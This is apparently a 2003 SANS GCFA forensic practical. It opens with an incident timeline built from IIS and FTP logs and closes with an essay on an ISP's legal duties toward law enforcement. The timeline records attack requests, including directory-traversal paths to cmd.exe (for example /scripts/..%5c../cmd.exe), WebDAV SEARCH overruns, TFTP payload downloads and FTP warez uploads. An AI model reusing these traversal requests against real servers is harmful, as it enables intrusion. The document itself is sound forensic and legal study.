11:28:27          80 GET /_vti_bin/..%5c..//cmd.exe 502    www ex030529.log
11:28:28          80 GET /_vti_bin/..%5c..//cmd.exe 502    www ex030529.log
11:28:30          80 GET /_vti_bin/..%5c..//cmd.exe 502    www ex030529.log
11:28:32          80 GET /_vti_bi  c/./httpodbc.dll 500    www ex030529.log
11:28:34          80 GET /_mem_bin/..%5c..2/cmd.exe 404    www ex030529.log
11:28:37          80 GET /msadc/..%5c../.. /cmd.exe 403    www ex030529.log
11:28:39          80 GET /scripts/..Á^\../ /cmd.exe 500    www ex030529.log
11:28:39          80 GET /scripts/winnt/sye/cmd.exe 404    www ex030529.log
11:28:42          80 GET /scripts/../../win/cmd.exe 200    www ex030529.log
11:33:15          80 GET /scripts/..\../win/cmd.exe 200    www ex030529.log
11:37:52          80 GET /scripts/..%5c../w/cmd.exe 200    www ex030529.log
11:42:29          80 GET /scripts/..%5c../w/cmd.exe 200    www ex030529.log
11:47:03          80 GET /scripts/..%5c../w/cmd.exe 200    www ex030529.log
11:50:08          tftp.exe access                          tline_MAY_2003
                  services access                          tline_MAY_2003
11:51:01          Download TFTP1288                        tline_MAY_2003
11:51:02          Download TFTP852                         tline_MAY_2003
11:51:03          Download TFTP1304                        tline_MAY_2003
                  Download TFTP552                         tline_MAY_2003
                  Download TFTP1208                        tline_MAY_2003
11:51:04          Download TFTP1476                        tline_MAY_2003
                  Download TFTP1184                        tline_MAY_2003
                  Download TFTP1340                        tline_MAY_2003
11:51:10          Download TFTP1084                        tline_MAY_2003
                  Download TFTP1292                        tline_MAY_2003
11:51:12          Download TFTP992                         tline_MAY_2003
11:51:13          Download TFTP1588                        tline_MAY_2003
11:51:14          Download TFTP1532                        tline_MAY_2003
                  Download TFTP1336                        tline_MAY_2003
11:51:15          Download TFTP1212                        tline_MAY_2003
11:51:16          Download TFTP468                         tline_MAY_2003
11:51:17          Download TFTP344                         tline_MAY_2003
11:51:18          Download TFTP1548                        tline_MAY_2003
11:51:58          80 GET /scripts/..% .../cmd.exe 502      www ex030529.log
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
11:52:03          80 GET /scripts/..\    /cmd.exe 502      www ex030529.log
11:52:03          80 GET /scripts/..\..  /cmd.exe 502      www ex030529.log
11:52:03          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:03          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:08          80 GET /scripts/..\../w/cmd.exe 502      www ex030529.log
11:52:08          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:09          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:09          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:10          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:12          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:12          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:14          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:14          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:14          80 GET /scripts/../../w/cmd.exe 502      www ex030529.log
11:52:18          80 GET /scripts/../../w/cmd.exe 502      www ex030529.log
11:52:20          80 GET /scripts/..%5c../cmd.exe 502      www ex030529.log
11:52:20          80 GET /scripts/../../w/cmd.exe 502      www ex030529.log
12:09:56          80 OPTIONS *                    200      www ex030529.log
12:18:33          80 PROPFIND /                   207      www ex030529.log
12:34:04          80 SEARCH / ***overrun***       500      www ex030529.log
12:44:58          80 PROPFIND /                   207      www ex030529.log
13:07:17          80 SEARCH / ***overrun***       500      www ex030529.log
13:16:58          80 PROPFIND /                   207      www ex030529.log
13:58:17          80 SEARCH / *** overrun ***     500      www ex030529.log
15:51:28          80 GET /Default.htm             304      www ex030529.log
15:51:28          80 GET /images/logo.gif         404      www ex030529.log
17:42:48          80 GET /                        400      www ex030529.log
15:02:04          Anonymous ftp logon                      ftp ex030529.log
15:46:08          Grim’s Ping ftp scan                      ftp ex030529.log
15:59:10          Anonymous ftp logon                      ftp ex030529.log
15:59:10          ftp MKD                                  ftp ex030529.log
15:59:10          ftp MKD                                  ftp ex030529.log
15:59:11          ftp MKD                                  ftp ex030529.log
15:59:11          ftp MKD                                  ftp ex030529.log
15:59:11          ftp MKD                                  ftp ex030529.log
15:59:11          ftp MKD                                  ftp ex030529.log
15:59:12          ftp MKD                                  ftp ex030529.log
15:59:12          ftp MKD                                  ftp ex030529.log
15:59:12          ftp MKD                                  ftp ex030529.log
15:59:12          ftp MKD                                  ftp ex030529.log
15:59:12          ftp MKD                                  ftp ex030529.log
15:59:13          ftp MKD                                  ftp ex030529.log
15:59:13          ftp MKD                                  ftp ex030529.log
15:59:13          ftp MKD                                  ftp ex030529.log
15:59:13          ftp MKD                                  ftp ex030529.log
15:59:14          ftp MKD                                  ftp ex030529.log
15:59:14          ftp MKD                                  ftp ex030529.log
15:59:14          ftp MKD                                  ftp ex030529.log
15:59:14          ftp MKD                                  ftp ex030529.log
15:59:14          ftp MKD                                  ftp ex030529.log
15:59:14          ftp MKD                                  ftp ex030529.log
15:59:16          ftp MKD                                  ftp ex030529.log
15:59:16          ftp MKD                                  ftp ex030529.log
15:59:16          ftp MKD                                  ftp ex030529.log
15:59:16          ftp MKD                                  ftp ex030529.log
15:59:16          ftp MKD                                  ftp ex030529.log
15:59:16          ftp MKD                                  ftp ex030529.log
15:59:17          ftp MKD                                  ftp ex030529.log
15:59:17          ftp MKD                                  ftp ex030529.log
15:59:17          ftp MKD                                  ftp ex030529.log
15:59:17          ftp MKD                                  ftp ex030529.log
15:59:17          ftp MKD                                  ftp ex030529.log
15:59:18          ftp MKD                                  ftp ex030529.log
15:59:18          ftp MKD                                  ftp ex030529.log
15:59:18          ftp MKD                                  ftp ex030529.log
15:59:18          ftp MKD                                  ftp ex030529.log
15:59:18          ftp MKD                                  ftp ex030529.log
15:59:26          Anonymous ftp logon                      ftp ex030529.log
15:59:26          ftp MKD                                  ftp ex030529.log
15:59:26          ftp MKD                                  ftp ex030529.log
15:59:26          ftp MKD                                  ftp ex030529.log
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

15:59:27	ftp MKD	ftp ex030529.log
15:59:27	ftp MKD	ftp ex030529.log
15:59:27	ftp MKD	ftp ex030529.log
15:59:27	ftp MKD	ftp ex030529.log
15:59:27	ftp MKD	ftp ex030529.log
15:59:28	ftp MKD	ftp ex030529.log
15:59:28	ftp MKD	ftp ex030529.log
15:59:28	ftp MKD	ftp ex030529.log
15:59:28	ftp MKD	ftp ex030529.log
15:59:28	ftp MKD	ftp ex030529.log
15:59:28	ftp MKD	ftp ex030529.log
15:59:30	ftp MKD	ftp ex030529.log
15:59:30	ftp MKD	ftp ex030529.log
15:59:30	ftp MKD	ftp ex030529.log
15:59:30	ftp MKD	ftp ex030529.log
15:59:30	ftp MKD	ftp ex030529.log
15:59:30	ftp MKD	ftp ex030529.log
15:59:31	ftp MKD	ftp ex030529.log
15:59:31	ftp MKD	ftp ex030529.log
15:59:31	ftp MKD	ftp ex030529.log
15:59:32	ftp MKD	ftp ex030529.log
15:59:32	ftp MKD	ftp ex030529.log
15:59:33	ftp MKD	ftp ex030529.log
15:59:33	ftp MKD	ftp ex030529.log
15:59:33	ftp MKD	ftp ex030529.log
15:59:33	ftp MKD	ftp ex030529.log
15:59:33	ftp MKD	ftp ex030529.log
15:59:38	created test.rar 226	ftp ex030529.log
15:59:40	DELE test.rar 250	ftp ex030529.log
16:01:07	Anonymous ftp logon	ftp ex030529.log
16:01:25	ftp MKD	ftp ex030529.log
16:01:38	ftp MKD	ftp ex030529.log
16:02:45	created crymxx.bb.a.part01.rar 426	ftp ex030529.log
16:02:45	ABORT - 226	ftp ex030529.log
16:03:19	created crymxx.bb.a.part02.rar 426	ftp ex030529.log
16:03:19	ABORT - 226	ftp ex030529.log
16:03:43	created crymxx.bb.a.part02.rar 426	ftp ex030529.log
16:03:43	ABORT - 226	ftp ex030529.log
16:03:50	ftp MKD	ftp ex030529.log
16:03:52	ftp MKD	ftp ex030529.log
16:03:54	ftp MKD	ftp ex030529.log
16:04:28	ftp MKD	ftp ex030529.log
16:04:50	ftp QUIT	

May 30, 2003

Time	Event	Reference
00:24:19	Last Modify of MSFTPSVC1 ex030530.log (zeroed out)	file_modify_times
03:04:29	Last modify of W3SVC1 ex030530.log (zeroed out)	file_modify_times
05:31:46	Download 100k	tline_MAY_2003
05:49:02	Download kotdcd1.part01.rar	tline_MAY_2003
06:05:33	Download kotdcd1.part02.rar	tline_MAY_2003
06:53:19	Download kotdcd1.part03.rar	tline_MAY_2003
07:10:01	Download kotdcd1.part04.rar	tline_MAY_2003
07:27:12	Download kotdcd1.part05.rar	tline_MAY_2003
07:44:50	Download kotdcd1.part06.rar	tline_MAY_2003
08:01:16	Download kotdcd1.part07.rar	tline_MAY_2003
08:17:36	Download kotdcd1.part08.rar	tline_MAY_2003
08:34:15	Download kotdcd1.part09.rar	tline_MAY_2003
08:50:38	Download kotdcd1.part10.rar	tline_MAY_2003
09:07:01	Download kotdcd1.part11.rar	tline_MAY_2003
09:23:23	Download kotdcd1.part12.rar	tline_MAY_2003
09:39:44	Download kotdcd1.part13.rar	tline_MAY_2003
09:56:03	Download kotdcd1.part14.rar	tline_MAY_2003
10:12:24	Download kotdcd1.part15.rar	tline_MAY_2003
10:28:50	Download kotdcd1.part16.rar	tline_MAY_2003
10:45:09	Download kotdcd1.part17.rar	tline_MAY_2003
11:01:26	Download kotdcd1.part18.rar	tline_MAY_2003
11:17:45	Download kotdcd1.part19.rar	tline_MAY_2003

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

11:34:04	Download kotdcd1.part20.rar	tline_MAY_2003
11:50:23	Download kotdcd1.part21.rar	tline_MAY_2003
12:07:29	Download kotdcd1.part22.rar	tline_MAY_2003
12:23:47	Download kotdcd1.part23.rar	tline_MAY_2003
12:28:02	cmd.exe access	tline_MAY_2003
12:40:07	Download kotdcd1.part24.rar	tline_MAY_2003
12:56:27	Download kotdcd1.part25.rar	tline_MAY_2003
13:13:21	Download kotdcd1.part26.rar	tline_MAY_2003
13:30:01	Download kotdcd1.part27.rar	tline_MAY_2003
13:46:40	Download kotdcd1.part28.rar	tline_MAY_2003
14:03:55	Download kotdcd1.part29.rar	tline_MAY_2003
14:21:03	Download kotdcd1.part30.rar	tline_MAY_2003
14:37:21	Download kotdcd1.part31.rar	tline_MAY_2003
14:53:50	Download kotdcd1.part32.rar	tline_MAY_2003
15:10:07	Download kotdcd1.part33.rar	tline_MAY_2003
15:26:25	Download kotdcd1.part34.rar	tline_MAY_2003
15:42:48	Download kotdcd1.part35.rar	tline_MAY_2003
15:59:23	Download kotdcd1.part36.rar	tline_MAY_2003
16:15:44	Download kotdcd1.part37.rar	tline_MAY_2003
16:32:52	Download kotdcd1.part38.rar	tline_MAY_2003
16:49:32	Download kotdcd1.part39.rar	tline_MAY_2003
17:06:07	Download kotdcd1.part40.rar	tline_MAY_2003
17:37:03	winlogon.exe access	tline_MAY_2003
17:22:42	Download kotdcd1.part41.rar	tline_MAY_2003
17:39:26	Download kotdcd1.part42.rar	tline_MAY_2003
17:39:27	Download kotdcd1.part43.rar	tline_MAY_2003
17:41:17	Access TFTP992	tline_MAY_2003
	Access TFTP852	tline_MAY_2003
	Access TFTP552	tline_MAY_2003
17:42:48	Last Mac time	tline_MAY_2003
18:02:00	Power off/Last Write time	andrew_software.txt registry file
	(LastAliveStamp)	

Citations

[ii] Wallace, Nathan Sequeira, Anthony "Windows 2000 Registry Little Black Book". The Coriolis Group 2001. 147

[ii] Prosise, Chris Mandia, Kevin "Incident Response & Computer Forensics, Second Edition". McGraw-Hill/Osborne 2003

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

LEGAL ISSUES OF INCIDENT HANDLING

Abstract: *A government computer was hacked from an account on an Internet Service Provider's system. As a systems administrator for this Internet Service Provider I receive a phone call from a law enforcement officer who informs me of the hacking. I am asked by the officer to review the logs and determine if they reflect whether or not the activity was initiated at my location or from an upstream Internet Service Provider. I review the logs and can only determine that a valid user logged in via a dialup account during the time of the hacking. I will discuss several issues of law regarding this scenario.*

Kenneth S. Pearlstein
SANS GCFA
Practical Version 1.3
Part 3

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Contents

Table of Contents 2
Initial Contact Over Telephone From Law Enforcement 3
Law Enforcement and Evidence Preservation 3
Legal Authority and the Preservation of Logs 4
Other Investigative Activity 4
If the Logs Disclose the Activity was Unauthorized 5
Citations 5

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Initial Contact Over Telephone From Law Enforcement

What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

The information that can be provided during such an initial contact is very limited. I would be sure to consult with counsel's office as soon as possible. If best practice had been followed, I would probably already know the law enforcement officer, or at least the agency involved as part of prior response preparation work and there would already be a relationship. In that case, I would assume the officer would already be generally familiar with our ISP organization. If not, I would provide general information on our business, the kinds of systems we run, the kinds of records we keep, etc. I would explain our policies to cooperate with law enforcement and explore what is required (court order, etc.), to get more information from us, and for us to preserve the evidence.

CIO Magazine, Cyberthreat Response & Reporting Guidelines (Page 4 http://www.cio.com/research/security/incident_response.pdf) suggests that the following information is especially helpful: "What are the primary systems involved? What steps have been taken to mitigate or remediate? Does a suspect exist? What evidence is available to assist in the investigation (e.g. log files, physical evidence, etc.)?" Actually providing specific information or evidence, however, is a different matter.

Depending on other factors, additional information could be provided. For example, as a public provider, we could voluntarily disclose non-content records (i.e., the particular user account that had logged in via dialup during the time period) if our user agreement with the customer provided for consent. This would also be possible if there were a banner warning customers. Both of these examples would come under the consent exception under 18 U.S.C. Sec. 2702(c). Also, if the hacking in question involved a situation involving immediate danger of death or serious bodily injury, and the officer could provide basis for me to reasonably believe that, then I could possibly provide further information, including actual content, under Sec. 2702(b)(6)(C). Given the facts as presented here, it seems unlikely that these exceptions would apply.

Law Enforcement and Evidence Preservation

What must the law enforcement officer do to ensure you to preserve this evidence if there is a delay in obtaining any required legal authority?

Under 18 U.S.C. Sec. 2703(f), law enforcement can direct us to preserve existing records pending the issuance of compulsory legal process such as a subpoena or court order. According to the Department of Justice publication Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations ("Search Manual" http://www.cybercrime.gov/s&smanual2002.htm), there are no "legally prescribed format" for a request under 2703(f) so a phone call should be

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

enough. However, best practice is to send a fax, e-mail or letter. The request is good for 90 days, renewable for another 90 days. The Search Manual provides a sample letter for requesting the preservation of records.

Legal Authority and the Preservation of Logs

What legal authority, if any, does the law enforcement officer need to provide to you in order for you to send him your logs?

The short answer is that the officer must provide a court order issued by any federal court or by a state court in the state where the information is stored. According to the Search Manual, law enforcement needs a court order under sec. 2703(d) in order to obtain most account logs. Any federal magistrate, district court or equivalent state court judge may issue this court order. In order to get the order, law enforcement must offer "specific and articulable facts showing that there are reasonable grounds to believe" that the records are "relevant and material to an ongoing criminal investigation."

Other Investigative Activity

What other "investigative" activity are you permitted to conduct at this time?

The most important kind of "investigative" activity we can undertake on our own at the ISP is to marshal and develop written records. Types of information that are especially important include: " dates and time when incident-related events were discovered or occurred; a description of any incident related events; dates and times of and participants in incident-related phone calls and contacts; identity of persons working on incident-related tasks, a description of those tasks and amount of time spent…" [i] We would want to identify and preserve existing logs and be careful with chain of custody. Also, it will be helpful to make a mirrored image of the system as soon as possible.[ii] A bit-by-bit copy will "capture hidden files and directories, swap data, deleted data and information in slack space." [ii]

It may be possible to use pen/trap type devices on our network under the Pen/Trap Statute (18 U.S.C. Sec. 3121(b) and/or the ECPA (18 U.S.C. Secs. 2701-12). These provide exceptions to public providers such as us to protect a "provider… or user of that service from fraudulent, unlawful or abusive use of service." Arguably, if the suspect in question has used our service, even if legitimately logged in, to hack a government computer, that would be unlawful use and would trigger the exception allowing us to track non-content communications (such as name, address, and contact information of the subscriber, as well as user logs and similar non-content records reflecting activity on the network). [iii]

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

If the Logs Disclose the Activity was Unauthorized

How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an account for him/her to use, and used THAT account to hack into the government system?

This would substantially expand the kinds of actions we could take. 18 U.S.C. Sec. 2511(2)(a)(i) allows providers to conduct reasonable monitoring. As system administrator, I could monitor the hacker intrusion and disclose the results to law enforcement. It is important to tailor the monitoring, however, to limit interception and disclosure of private communications unrelated to the investigation.[iv] United States v. Mullins, 992 F.2d 1472, 1478 (9th Cir. 1993) clarifies that a system administrator can track an intruder within the network in order to prevent further damage. But the exception goes no farther than the threat to the provider's rights and property. United States v. McLaren, 957 F. Supp. 215, 219 (M.D. Fla. 1997) provides that there must be a "substantial nexus" between the monitoring and the threat. This would also come under the trespasser exception created under the USA Patriot Act, 18 U.S.C. Sec. 2511(2)(i); Sec. 2510(21). Under the statute, a person who uses a protected computer without authorization has no reasonable expectation of privacy under the Fourth Amendment and thus we could work with law enforcement to allow them to intercept the hacker communications. We would want to be sure that the suspect is not known to have an existing contractual relationship with us, otherwise the trespasser exception could not be used for law enforcement interception.

Citations

[i] Salgado, Richard P. "Forensics and Incident Response The Law Enforcement Perspective". SANS 2003. 9

[ii] Salgado, Richard P. "Forensics and Incident Response The Law Enforcement Perspective". SANS 2003. 43

[iii] Salgado, Richard P. "Forensics and Incident Response The Law Enforcement Perspective". SANS 2003. 36,41

[iv] Salgado, Richard P. "Forensics and Incident Response The Law Enforcement Perspective". SANS 2003. 30

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.